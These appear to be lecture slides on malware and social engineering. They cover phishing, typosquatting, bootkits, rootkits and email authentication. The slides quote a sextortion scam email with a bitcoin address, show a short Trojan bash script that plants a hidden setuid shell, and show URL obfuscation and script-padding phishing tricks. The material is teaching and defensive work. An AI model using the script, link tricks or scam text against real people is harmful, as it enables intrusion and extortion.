My virus constantly changes its signatures (driver type), therefore it remains not visible to antivirus applications. I reckon that at this point you fully grasp, the reason why I remained unseen until today. While getting together info with regards to you, I discovered that you're a huge fan of adult web pages & more. You really prefer to stop by porno web sites & look at kinky clips while having an orgasmic pleasure. I have already created a web cam shooting videos of you wanking off. Your face is clearly seeable.

Fear

Email Ransom Scams

I do not believe this particular information would-be really good for your status. I can easily send this footage out to everyone who realize who you are. I additionally have no issue with rendering all your confidential information public in cyberspace. I'm sure you understand what i am talking about. It would be a true failure for you. I can mess up your way of life for a long time. I think that you seriously don't need that to take place.

Let's fix it in this way: you transfer me 1495$ using btc equivalent at the moment of exchange) & i'll asap get rid of all your information from my machines. Afterward, we'll disregard each other. My btc transaction address for transfer:
1E C7Kp AFfCA9w bhq6M rp vHy557Yvcz3zqH (del whitespaces if any)

In case you don't realize how to transmit money & exactly what Bitcoin is. Simply just type in the Google "purchase Bitcoin". I present you with only two days to transfer the funds. The time launched monitoring instantly once you opened this email I will see a notice when this email is open. Do not try to look for aid, as the payment address can't be traced, email the note is coming from and can not be tracked also and created automatically, therefore there isn't any reason for writing to me. Don't try to get hold of the law enforcement & some other protection solutions, if you do, your personal data will undoubtedly be revealed.

Spear Phishing

- **Phishing**: email disguised to look like it's from a trusted sender
  - Cast a wide net
    Go for *quantity*:
    send the message to a large group and hope for a small % of gullible victims

- **Spear phishing**
  - Goal: target a specific individual or an organization
  - Message contains some personal information
    to make the mail look more legitimate
    - Trusted sender (often personal)
    - Insider information
 - The victim is more likely to think the message is legitimate

  Leaked user information + generative AI made spear phishing a lot easier!

Gmail spear phishing

- **Hackers send email to contacts of compromised accounts**
  - Email contains an innocent-looking attachment from someone you know

- **When the user clicks the attachment**
  - A new tab opens that looks like the Google sign-in page
  - Login information goes to the attacker

- **Attackers log in to your account immediately**
  - Use one of your actual attachments & one of your actual subject lines
  - Send mail to people in your contact list
  - Mail contains a thumbnail image of the attachment
    - But the link is a script (pre-padded with spaces)

> The malicious JavaScript is so far to the right that the user doesn't see it

data:text/html,https://accounts.google.com/ServiceLogin?service=mail   <script src=data:text/ht...

http://bgr.com/2017/01/17/gmail-phishing-attack-attachment-address-bar/

Typosquatting: use names that could be confused with legitimate names

- `tensorflow`: temsorflow, tensofloaw, tensourflow, tensoflaow, tensoflw, tensoflpw, …

Real domain targeted	Typosquatted domain example	Explanation
binance.com	binnance.com	Additional "n"
bitcoin.org	bitcoiin.org	Additional "i"
coinbase.com	coiinbase.com	Additional "i"
ethereum.org	etherium.org	"i" replacing the third "e"

cointelegraph.com

Typosquatting

March 2025 – a malicious campaign has been infiltrating the Go ecosystem with at least 7 typosquatted packages that install hidden loader malware primarily targeting Linux and macOS systems in the financial sector.

https://www.scworld.com/news/typosquatting-campaign-targets-financial-sector-linux-macos-systems

Typosquatting

Ongoing typosquatting campaign impersonates hundreds of popular npm packages

Puppeteer or Pupeter? One of them will snoop around on your machine and steal your credentials

Jessica Lyons   Tue 5 Nov 2024   16:28 UTC

An ongoing typosquatting campaign is targeting developers via hundreds of popular JavaScript libraries, whose weekly downloads number in the tens of millions, to infect systems with info-stealing and snooping malware.

The npm supply chain attack appears to have originated in October, and we've seen three different security shops sound the alarm on this novel typosquatting effort that uses Ethereum smart contracts for command-and-control (C2) operations.

In this case, typosquatting involves a criminal publishing malicious npm packages with names that look like legitimate ones, but are just slightly off by a letter or two –

Nov 2024 – campaign targets hundreds of popular JavaScript libraries with weekly downloads in the tens of millions – targets replacing cryptocurrency liraries
Originated in October

https://www.theregister.com/2024/11/05/typosquatting_npm_campaign/

Typosquatting

- **March 28, 2024:**
  - Maintainers of the Python Package Index (PyPI) briefly suspended new user signups after an influx of malicious projects were uploaded in a typosquatting campaign
  - 566 malicious packages, including 100 packages targeting ML libraries
  - Malware steals files, discord tokens, and data from web browsers and crypto wallets
    - Attempts to download a Python script (hvnc.py) to the Windows Startup folder

This also happened in May 2023, November 2024, December 2023

https://thehackernews.com/2024/03/pypi-halts-sign-ups-amid-surge-of.html

PyPI Halts Sign-Ups Amid Surge of Malicious Package Uploads Targeting Developers

The Hacker News

The maintainers of the Python Package Index (PyPI) repository briefly suspended new user sign-ups following an influx of malicious projects uploaded as part of a typosquatting campaign.

PyPI said "new project creation and new user registration" was temporarily halted to mitigate what it said was a "malware upload campaign." The incident was resolved 10 hours later, on March 28, 2024, at 12:56 p.m. UTC.

Software supply chain security firm Checkmarx said the unidentified threat actors behind flooding the repository targeted developers with typosquatted versions of popular packages.

"This is a multi-stage attack and the malicious payload aimed to steal crypto wallets, sensitive data from browsers (cookies, extensions data, etc.), and various credentials," researchers Yehuda Gelb, Jossef Harush Kadouri, and Tzachi Zornstain said. "In addition, the malicious payload employed a persistence mechanism to survive reboots."

https://thehackernews.com/2024/03/pypi-halts-sign-ups-amid-surge-of.html

Masquerading links

Goal: bypass email filters

- **Use URL shorteners**
  - bit.ly, tinyurl.com, etc.
  - **bit.ly/3MxB2FR** instead of
    https://www.cs.rutgers.edu/

- **Use a different format**
  - **https://128.6.48.178** instead of
    https://www.cs.rutgers.edu/
  - Hexadecimal, octal, and decimal #s for IP addresses work too!

These are all equivalent!
```
https://www.cs.rutgers.edu
https://128.6.48.178
https://0200.06.60.0262
https://0x80.0x06.0x30.0xb2
https://0x800630b2
https://020001430262
https://2147889330
```

https://www.zdnet.com/article/spammers-use-hexadecimal-ip-addresses-to-evade-detection

More on masquerading links

- **URL hostnames support delegating the namespace to a naming authority**
  `userinfo@hostname:port`

  – See [RFC 3986 section 3.2.1](#).

- **But the `userinfo` is almost never processed by web servers**

  – It can contain deceptive info, such as an innocent-looking domain:

    `https://microsoft.com@people.cs.rutgers.edu/~pxk/`

  – Now we can masquerade the `people.cs.rutgers.edu` part by using its IP address:

    `people.cs.rutgers.edu ⇒ 128.6.48.158 ⇒ 0x8006309e ⇒ 2147889310`

- **So instead of `https://people.cs.rutgers.edu/~pxk`, we can show**

  – `https://microsoft.com@2147889310/~pxk`

  – Or encode the `~pxk` part too: `https://microsoft.com@2147889310/%7e%70%78%6b`

Calendar Injection

- **Attacker adds calendar event into a victim's calendar**

- **How?**
  - Malware
  - Email that automatically parses calendar invites
  - Web link
  - SMS link

- **Victim sees a new calendar event & is tricked into clicking to join a call**
  - Browser link can ask the user to "open" the program needed to run the conference
  - Program can be malware that gives the attacker access to the computer

Voice phishing

- **2020 saw a lot of email attacks to trick work-at-home employees to divulge access credentials to their corporate network**

- **Hackers-for-hire offer voice phishing services**
  - Created lots of company-branded phishing pages targeting some of the world's biggest companies
  - Place calls to employees working at home
  - Explain that they are calling from the IT department to troubleshoot VPN issues
  - Goal: convince employee to divulge credentials
  - Hackers may create corporate LinkedIn profiles for deception

https://krebsonsecurity.com/2020/08/voice-phishers-targeting-corporate-vpns/

Fake QR Codes

Deploy malicious QR codes to deceive users

– Direct them to fraudulent websites to download malware perform phishing attacks

Example:
In August 2024, fake QR codes were discovered on 150 parking meters in Redondo Beach, CA that directed users to a fraudulent PayByPhone website: `poybyphone.online`

Scam Warning: Fake QR Codes Found On Parking Meters In SoCal

Police discovered fake QR codes on about 150 parking meters that redirected people to a fraudulent website to collect payment.

Rachel Barnes, Patch Staff

Posted Mon, Aug 26, 2024 at 11:19 am PT

The Redondo Beach Police Department said the codes lead to a website called "poybyphone" that mimics the two companies officially contracted by the city — ParkMobile and PayByPhone. (Courtesy of Tim Lee)

PACIFIC PALISADES, CA — Police in Southern California warned of a new type of scam after scam QR codes were found on parking meters in a popular beach community aimed at tricking residents and visitors into submitting their payment information to scam websites for parking.

The fraudulent QR codes were found on approximately 150 meters along the Esplanade and in the Riviera Village area of Redondo Beach. Fake QR code stickers were placed adjacent to the official labels on parking meters.

https://patch.com/california/pacificpalisades/scam-warning-fake-qr-codes-found-parking-meters-socal

QR Codes in Nature

PAOLA PIVI
You know who I am, 2022

Bronze, painted stainless steel;
6 × 6 × 23 ft.

April 2022 – March 2023

Paola Pivi's (b. 1971, Milan, Italy) interdisciplinary artistic practice combines the familiar with the bizarre. The artist shifts viewers' expectations of rules, categories, and boundaries; her parallel universes encourage us to recognize divisions we take for granted.

You know who I am is a cast bronze replica of the Statue of Liberty wearing cartoonish masks—stylized portraits of individuals whose personal experiences of freedom are directly connected to the United States.

HIGH LINE ART

DON'T SCAN THIS

@ZACHARY_GREY_PHELPS

DON'T SCAN QR CODE

Residence

Some ways in which malware lives in systems

Where can malware live?

Malware needs to run … but wants to stay hidden

- **Affix itself to legitimate files (e.g., Word macros)**

- **Run at startup as a system service**
  - Ideally, disguise the name as a legitimate service
  - Or installed because the user thought it was a legitimate program

- **Install as a browser plugin**

- **Modify a local hosts file to redirect specific web pages**

- **Install itself as an operating system extension or driver**

- **Modify the bootloader**

- **Sit in memory**

Power-On Self Test.
Look for a bootable device

Read the MBR or GUID
Partition Table from the first
sector of the boot device.

Small bootloader on MBR
loads the main bootloader.

BIOS/UEFI
Firmware Initialization → Load 1st stage bootloader from the MBR → Load the 2nd stage bootloader →

→ Load the OS → OS loads drivers, starts services → User logs in, Loads startup services

Main bootloader loads the
OS kernel and passes
control to it.

OS initializes components,
drivers, and starts services
(like the login program)

User logs in, which will start
user-specific services &
load user's environment

Bootloader (boot sector) viruses - Bootkits

- **Infect the Master Boot Record (MBR) of a drive**
  - Runs when the system is booting up

- **Dangers**
  - **Early execution:** Loads before the OS – making it hard to detect & remove
    - Can alter the operating system boot process
    - History: Bootloaders tried to infect other discs, run DOS commands to spread to floppies.
  - **Deep system access:** can control/monitor low-level operations
  - **Persistence:** Can survive OS reinstalls

- **Bootkits: malware that targets the boot process**
  - Infect the Master Boot Record or UEFI/BIOS Firmware or bootloader
  - Runs before the operating system starts!
  - Modern, stealthier evolution of the boot sector virus
  - Often used by wiper ransomware

2022-2023 Example: Cadet Blizzard

- **Russian threat actor Cadet Blizzard targeting systems in Ukraine since 2022.**

- **Destructive malware**
  - Looks like ransomware but no recovery

- **Operation**
  - Stage 1: Install stage1.exe in C:\ProgramData, C:\temp, C:\, etc.
    - Overwrite Master Boot Record with a ransom note requesting Bitcoin payment
  - Stage 2: stage2.exe is a downloader for a file corrupter malware
    - Downloads the next stage malware from a Discord server.
    - Overwrite file contents and rename each file.

America's Cyber Defense Agency
NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

ALERT

Microsoft Warns of Destructive Malware Targeting Ukrainian Organizations

Last Revised: January 19, 2022

Microsoft has released a blog post on possible Master Boot Record (MBR) Wiper activity targeting Ukrainian organizations, including Ukrainian government agencies. According to Microsoft, powering down the victim device executes the malware, which overwrites the MBR with a ransom note; however, the ransom note is a ruse because the malware actually destroys the MBR and the targeted files.

Source: https://www.microsoft.com/en-us/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/
Source: https://www.cisa.gov/news-events/alerts/2022/01/16/microsoft-warns-destructive-malware-targeting-ukrainian-organizations

Glupteba Botnet Adds UEFI Bootkit to Cyberattack Toolbox

DARKREADING

A malware with every malicious feature in the book is adding new pages, with a fresh ability to invade the lowest levels of a Windows machine.

Nate Nelson • February 13, 2024

The widespread, multitooled Glupteba malware has adopted a Unified Extensible Firmware Interface (UEFI) bootkit, allowing it to stealthily persist inside of Windows systems despite reboots, by manipulating the process by which the operating system is loaded.

…
Now the botnet has incorporated a new open source tool called EfiGuard, which achieves even more sophisticated, lower-level access by taking advantage of UEFI, a specification which replaced the basic input/output system (BIOS), used to connect a machine's firmware to its operating system.

In short, the bootkit contains an implant for the EFI system partition (ESP) — located in a machine's boot device and containing the Windows Boot Manager — which disables driver signature enforcement as well as PatchGuard, the Windows function that prevents changes to the kernel. It allows Glupteba to operate in this privileged space, executing its code before Windows is able to start up in the first place, making the job of detecting and removing it far more difficult for affected organizations.

Found in the wild: The world's first unkillable UEFI bootkit for Linux

"Bootkitty" is likely a proof-of-concept, but may portend working UEFI malware for Linux.

Dan Goodin • November 27, 2024

Over the past decade, a new class of infections has threatened Windows users. By infecting the firmware that runs immediately before the operating system loads, these UEFI bootkits continue to run even when the hard drive is replaced or reformatted. Now the same type of chip-dwelling malware has been found in the wild for backdooring Linux machines.

Researchers at security firm ESET said Wednesday that Bootkitty—the name unknown threat actors gave to their Linux bootkit—was uploaded to VirusTotal earlier this month. Compared to its Windows cousins, Bootkitty is still relatively rudimentary, containing imperfections in key under-the-hood functionality and lacking the means to infect all Linux distributions other than Ubuntu. That has led the company researchers to suspect the new bootkit is likely a proof-of-concept release. To date, ESET has found no evidence of actual infections in the wild.

https://arstechnica.com/security/2024/11/found-in-the-wild-the-worlds-first-unkillable-uefi-bootkit-for-linux/

CORONAVIRUS TROJAN OVERWRITING THE MBR

March 31, 2020

SonicWall Capture Labs Threat Research team recently found a new malware taking advantage of the CoViD19 pandemic which makes disks unusable by overwriting the MBR.

INFECTION CYCLE

Upon execution, a number of helper files are dropped inside a temporary folder:

FileName	Size	MD5
Update.vbs	156 bytes	BFBAFDF20DADF4E83476228F2F86E80C
Wallpaper.jpg	1.72 KB	087F4545E13BD7B8E1F36C941A62F8A4
Cursor.cur	13.70 KB	21F48A9E113317B8E2B3CE5366621AA1
End.exe	47.50 KB	7DEF1C942EEA4C2024164CD5B7970EC8
MainWindow.exe	148.00 KB	E6CCC960AE38768664E8CF40C74A9902
Run.exe	21.50 KB	B1349CA048B6B09F2B8224367FDA4950
Coronavirus.bat	1.63 KB	E9B2F5E9305DC2A39258D69264647C53

One of the helper files named "coronavirus.bat", which identifies itself as "coronovirus Installer" performs most of the setup work. It creates a folder named "COVID-19" where all the previously dropped helper files are moved. In order to go unnoticed, "COVID-19" folder is hidden. It further goes on to disable Windows Task Manager, User Access Control (UAC), disables options to add/modify wallpaper after changing the user's current wallpaper. It also adds entries in registry for persistence.

System services

- **System startup scripts, profiles, scheduled tasks (cron)**

- **Microsoft Windows registry: lots of locations!**

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler

- **macOS LaunchAgents**

  /Library/LaunchAgents • /Library/LaunchDaemons. • ~/Library/LauchAgents
  /System/Library/LaunchAgents • /System/Library/LaunchDaemons

  - Launch Daemons: run on behalf of root user (or other specified user)
  - Launch Agent: run on behalf of logged-in user

- **Linux startup, profiles, preload**

  - Boot scripts: /etc/rc.d/*, /etc/init.d
  - Profiles: /etc/profile, /etc/bashrc, ~/.bashrc, ~/.bash_profile, …
  - LD_PRELOAD environment to load different libraries

Registry keys: https://www.symantec.com/connect/articles/most-common-registry-key-check-while-dealing-virus-issue

Example: North Korean Hidden Risk Campaign

Nov 7, 2024: North Korean hackers use new macOS malware against crypto firms

- **Lures victims with email containing fake news about cryptocurrency**
  - Disguised to look like it's forwarded by a cryptocurrency influencer
  - Link to read a PDF file with info but points to a domain controlled by the attackers

- **1st stage: dropper app – signed with a valid Apple Developer ID (now revoked)**
  - When run, downloads a decoy PDF from Google Drive
  - Opens it in the default PDF viewer to distract the victim
  - Downloads the next stage payload in the background

- **2nd stage: binary – contains backdoor**
  - Modifies `.zshenv` (zsh env file) to run the payload in each user session
  - This avoids any detection of changes to LaunchAgents
  - Connects to command-and-control server, checking for new commands every 60 seconds

https://www.bleepingcomputer.com/news/security/north-korean-hackers-use-new-macos-malware-against-crypto-firms/

Trojan Horses

Trojan Horses

Program with two purposes

1. **Overt purpose**: known to a user
2. **Covert purpose**: unknown to a user

```
#!/bin/bash
cp /bin/sh /tmp/.xyz
chmod u+s,o+x /tmp/.xyz
rm /home/victim/bin/ls
ls $*
```

`/home/victim/bin/ls`

Name the script `ls`

Place it in someone's shell PATH to get them to execute it

It creates a setuid shell that will run their ID

They think they just ran the real `ls` command. The fake `ls` command deletes itself.

The program ends up copying the shell and making it *setuid* to the attacked user

Whenever the attacker runs `/tmp/.xyz`, they will create a shell that will run under the victim's ID

Trojan Horses: Actions

- Add a backdoor – secret access that bypasses OS authentication
  - Remote Access Trojan (RAT)
- Steal information (exfiltrate data): passwords, files
- Spy on users: webcam, microphone, screen capture, keyloggers
- Download additional malware: act as a dropper or downloader
- Disable security software: deactivate antivirus or firewall protections
- Join a botnet: become a zombie
  - Enable proxy services (allow your machine to help anonymize connections)
  - Run spam engines – enable the sending of spam
  - Run DDoS engines – be part of a botnet running a DDoS attack
  - Mine cryptocurrency

- **How do you get people to install them?**
  - Lure the user to think it's useful software – *hacker tools, anti-virus tools*

PDF, JavaScript

- **JavaScript can be malicious and be embedded in web pages & PDF files**
  - Most browser security holes involve JavaScript
  - Deception via overlaying images, controlling clicks, form entry, etc.
  - **JavaScript can connect to other sites**
    - It can do things like port scans, connect to servers, download content
    - Any website you connect to can leverage your machine

- **PDF files have become the dominant file format for malware distribution**
  - Microsoft did a good job blocking macros
    (attackers usually have to rely on social engineering to ask users to disable them)
  - **PDF files can contain JavaScript**
    - Most PDF attacks use JavaScript: e.g., steal credentials, establish a connection to a remote server
    - PDF files can also contain malicious links, embedded malicious media
      - Download & run a Windows PowerShell script

PDF remote code execution bug

CVE-2023-26369: Adobe Acrobat PDF Reader RCE when processing TTF fonts

- **Discovered by the Google Threat Analysis Group**

- **Bug**
  - Heap buffer out-of-bounds write when parsing a malformed TrueType font in Adobe `libCoolType`.

- **Exploit**
  - Use the out-of-bounds write to corrupt adjacent EScript objects previously allocated from the PDF.

https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2023/CVE-2023-26369.html

Not just Adobe Software

9/2024: Foxit PDF Reader & Editor

– Multiple vulnerabilities have been discovered in Foxit PDF Reader and Editor, the most severe of which could result in remote code execution.

– **Use-after-Free**: crash when handling certain objects; can be exploited for remote core execution

– Privilege Escalation: **incorrect permission assignment** on resources used by the update service, improper signature validation, improper certificate check

– **Out-of-Bounds Read/Write**: parsing certain files or annotation objects; can be exploited to execute remote code

6/24: Mozilla PDF.js

– PDF viewer that is built into Mozilla Firefox and can be used on other browsers

– Arbitrary JavaScript execution upon opening a PDF – enables arbitrary code execution

Multiple Vulnerabilities in Foxit PDF
Reader and Editor Could Allow for
Arbitrary Code Execution

MS-ISAC ADVISORY NUMBER:
2024-105

DATE(S) ISSUED:
09/27/2024

A Vulnerability in Mozilla PDF.js
Could Allow for Arbitrary Code
Execution

MS-ISAC ADVISORY NUMBER:
2024-046

DATE(S) ISSUED:
05/07/2024

Source repositories

Do you just download and compile code from GitHub?

- – Or do you inspect it? … or assume someone else has?

Hackers can plant Trojan horses (often back doors) in popular software

- – April 2025 – North Korean threat actors were delivering a remote access trojan loader to 11 NPM packages, which were downloaded over 5,000 times
- – Going on since at least 2021:
  - Malicious NPM pakages
  - Backdoors added to PHP source code in Git server breach (2021)
  - Gaming mode & cheat engines spreading trojan malware & backdoors
  - Secret backdoor in dozens of WordPress plugins & themes (2022)
  - Over 100,000 (maybe >1M) infected repos found on GitHub (2024)

The Hacker News

North Korean Hackers Deploy BeaverTail Malware via 11 Malicious npm Packages

Apr 08, 2025   Ravie Lakshmanan

The North Korean threat actors behind the ongoing Contagious Interview campaign are spreading their tentacles on the npm ecosystem by publishing more malicious packages that deliver the BeaverTail malware, as well as a new remote access trojan (RAT) loader.

DARKREADING

Millions of Malicious Repositories Flood GitHub

GitHub and cyberattackers are waging a quiet, automated war over malicious repos.

Nate Nelson, Contributing Writer
March 4, 2024   3 Min Read

Hundreds of code libraries posted to NPM try to install malware on dev machines

These are not the the developer tools you think they are.

Dan Goodin • Nov 4, 2024

An ongoing attack is uploading hundreds of malicious packages to the open source node package manager (NPM) repository in an attempt to <mark>infect the devices of developers who rely on code libraries there</mark>, researchers said.

The <mark>malicious packages have names that are similar to legitimate ones for the Puppeteer and Bignum.js code libraries and for various libraries for working with cryptocurrency</mark>. The campaign, which was active at the time this post was going live on Ars, was reported by researchers from the security firm Phylum. The discovery comes on the heels of a similar campaign a few weeks ago targeting developers using forks of the Ethers.js library.

Beware of the supply chain attack

"Out of necessity, malware authors have had to endeavor to find more novel ways to hide intent and to obfuscate remote servers under their control," Phylum researchers wrote. "This is, once again, a persistent reminder that supply chain attacks are alive and well."

https://arstechnica.com/security/2024/11/javascript-developers-targeted-by-hundreds-of-malicious-code-libraries/

Rootkits

- **Mechanisms to**
  - Install software (usually malware)
  - Hide its existence

- **Goal**
  - A user or administrator can look around the system and not see anything abnormal

- **Started on Unix Systems in 1990**
  - NTRootkit in 1999
  - HackerDefender for Windows NT/2000/95 in 2003
  - Mac OS X rootkit in 2009
  - Stuxnet worm
  - Many, many more…

The Hacker News

North Korean Hackers Deploy FudModule Rootkit via Chrome Zero-Day Exploit

📅 Aug 31, 2024   👤 Ravie Lakshmanan

A recently patched security flaw in Google Chrome and other Chromium web browsers was exploited as a zero-day by North Korean actors in a campaign designed to deliver the FudModule rootkit.

The development is indicative of the persistent efforts made by the nation-state adversary, which has made a habit of incorporating rafts of Windows zero-day exploits into its arsenal in recent months.

Types of Rootkits

- **User mode**
  - Replace common admin commands with ones that conceal the existence of the intruder (*ps, ls, find, top, netstat*)
  - Intercept messages
  - Patch commonly-used APIs
    - Use LD_PRELOAD to hook & intercept system calls & common library functions

- **Kernel mode**
  - Installed as kernel modules
  - Gives the rootkit unrestricted access
    - Can modify the system call table and any kernel structures
  - Difficult to detect: all commands and libraries look normal

Sony BMG DRM (2005)

- **Sony didn't want you making copies of their music**

  .. So they added digital rights management (DRM) software

- **When you played certain Sony music CDs on your computer, Sony installed a DRM package**

  - It modified the operating system to prevent copying the CD

- **Sony also installed a rootkit to "protect" the DRM software**

  - The software could not be installed

- **The software also phoned home every time you played the CD**

Hyperjacking: hypervisor attacks

- **A system with no virtualization software installed but with hardware support for virtualization can have a hypervisor-based rootkit installed**
  – Hypervisor rootkit = replacement hypervisor

- **A hypervisor rootkit runs at a higher privilege level than the OS.**
  – The kernel may not be able to detect it

- **All device access goes through the hypervisor**
  – Memory page tables, interrupts, clock, display, disk I/O, network I/O, etc.

Research Threat intelligence Microsoft Defender Ransomware

Ransomware operators exploit ESXi hypervisor vulnerability for mass encryption

By Microsoft Threat Intelligence   July 29, 2024

"You take the blue pill, the story ends. You wake up in your bed and believe whatever you want to believe. You take the red pill, you stay in Wonderland, and I show you how deep the rabbit hole goes."

Red pill refers to a human who is aware of the true nature of the **Matrix**

Can an operating system detect that it's running within a hypervisor?

Blue Pill: hiding – the hypervisor is the rootkit

Rootkit based on Intel/AMD virtualization

- **The hypervisor *is* the rootkit**

- **Essentially undetectable**
  - OS, all system programs, all libraries, all applications, and all files look clean
  - Hypervisors are designed to be seamless – an OS cannot query to see if it's running on a hypervisor

- **Detection may be possible via a *timing attack***
  - Analyze time it takes for privileged operations to take place
  - An OS running on a hypervisor will take longer
  - You don't know if it's malicious, but you can suspect that you're running over a hypervisor
  - A really good blue pill will adjust the time – you'll need to check via the network

Red Pill – Detecting hypervisor attacks

Red Pill – detect the presence of a hypervisor (AMD & Intel)

- Intel/AMD **SIDT** instruction
  - Returns address of interrupt descriptor table register (IDTR)
  - IDTR has the memory location of the interrupt descriptor table

- The CPU has only one IDTR, so the VMM needs to juggle copies

- If the address of the interrupt descriptor table is higher in memory and not the typical address, that indicates the a VMM was swapping these values

- **Not foolproof!**

Hiding by deploying a VM

- **Attackers can deploy malware within a virtual machine**
  - It won't run security software & won't be detected by other systems

- **Example: Maze ransomware – 2020**
  - Demands $100,000+ for decryption key
  - Uses virtual machines to distribute payload
  - Attackers penetrate victim's network
    - Lots of preparation: get lists of IP addresses inside the target's network

- **Deploy ransomware via VirtualBox virtual disk image**
  - Delivered inside of a Windows .msi installer file (>700MB): Windows 7 + malware
  - Copy of VirtualBox is also inside the installer
  - Allows this unprotected machine to run ransomware freely within the network
    - Install files, create scheduled tasks

File-less malware

- **Anti-malware software catches a lot of malware via file scanning**

- **File-less malware**
  - Goal: escape detection by anti-virus software
  - Often leverage zero-day exploits for privilege escalation
  - Malware code resides in RAM or Windows registry
    - Registry entries can help restart scripts after a system has been restarted
  - Propagates through scripts (e.g., Windows PowerShell)

- **Still not common … but its use is increasing**

Defenses

Access Control: File Protection

- **Embedded devices & older Microsoft Windows systems**
  - User processes ran with full admin powers
  - This made it incredibly easy to install malware – even kernel drivers
  - Still a problem with most embedded devices (routers, printers, …)

- **Lack of file protection makes it easier to spread viruses**
  - But it can be a pain even if only your files are affected … your content can get destroyed
  - Viruses can override DAC permissions

- **Warning users**
  - Today's systems warn users about requests for installation or elevated privileges
  - For Trojans, many users will enter their password and say "yes" – they think they want the software

- **Mandatory Access Control (MAC) permissions**
  - Can stop some viruses if users cannot install or override executable files
  - But macro viruses can still be a problem
  - Not practical in most environments

Email Authentication: DMARC, DKIM, SPF

- **SPF (Sender Policy Framework)**
  - Allows a recipient to detect if someone is spoofing a mail host

- **DKIM (DomainKeys Identified Mail)**
  - Allows a recipient to detect if mail is from the domain & hasn't been tampered

- **DMARC
  (Domain-based Message Authentication, Reporting, and Conformance)**
  - Allows domain owners to specify how to handle emails that fail SPF or DKIM checks and enables receiving feedback

SPF (Sender Policy Framework)

- Allows a recipient to detect if someone is spoofing a mail host

- Domain owners specify which IP addresses are authorized to send email on behalf of their domain

- Receiving mail servers check the SPF record in DNS to verify if the incoming email matches an authorized address

> Example: you receive email from `irs.gov`.
> Your mail client looks up `irs.gov` and sees the mail should come only from 152.216.*

```
$ dig txt +short irs.gov|grep spf
"v=spf1 ip4:152.216.0.0/20 ip6:2610:30::/32 -all"

$ dig txt +short usps.com|grep spf
"v=spf1 ip4:56.0.0.0/16 -all"
```

DKIM (DomainKeys Identified Mail)

- **Allows a recipient to detect if mail is from the domain & hasn't been tampered**

- **Sender adds a digital signature in the email headers**
  - Sender identifies which elements of the message (e.g., which headers) to include

- **Recipient's mail server can verify using a public key published in the sender's DNS**
  - The DNS field is identified in the mail header

Attach a signature header.
Client verifies the signature by getting a public key via a DNS lookup

DKIM (DomainKeys Identified Mail)

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=nyu.edu;
    h=content-type:from:mime-version:subject:to:cc:content-type:from:
    subject:to;
    s=s1; bh=KI3sb+L2lmYRgCGwEOPJW7kyZaRA7a7DSZpeWx7csWE=;
    b=B8qurn4z9KvdkemigGbxf2YmZMGa4O4OuFWAdNrlNvC2Bqlkov47cCpH9FpWpnKGKoge
    ti1J2ND1afBox19EN9X9vqbsg2Dpo294DhSPb/KsWyV+dXTdlE9emQfcGSYPDBsJ2ZZ1Xo
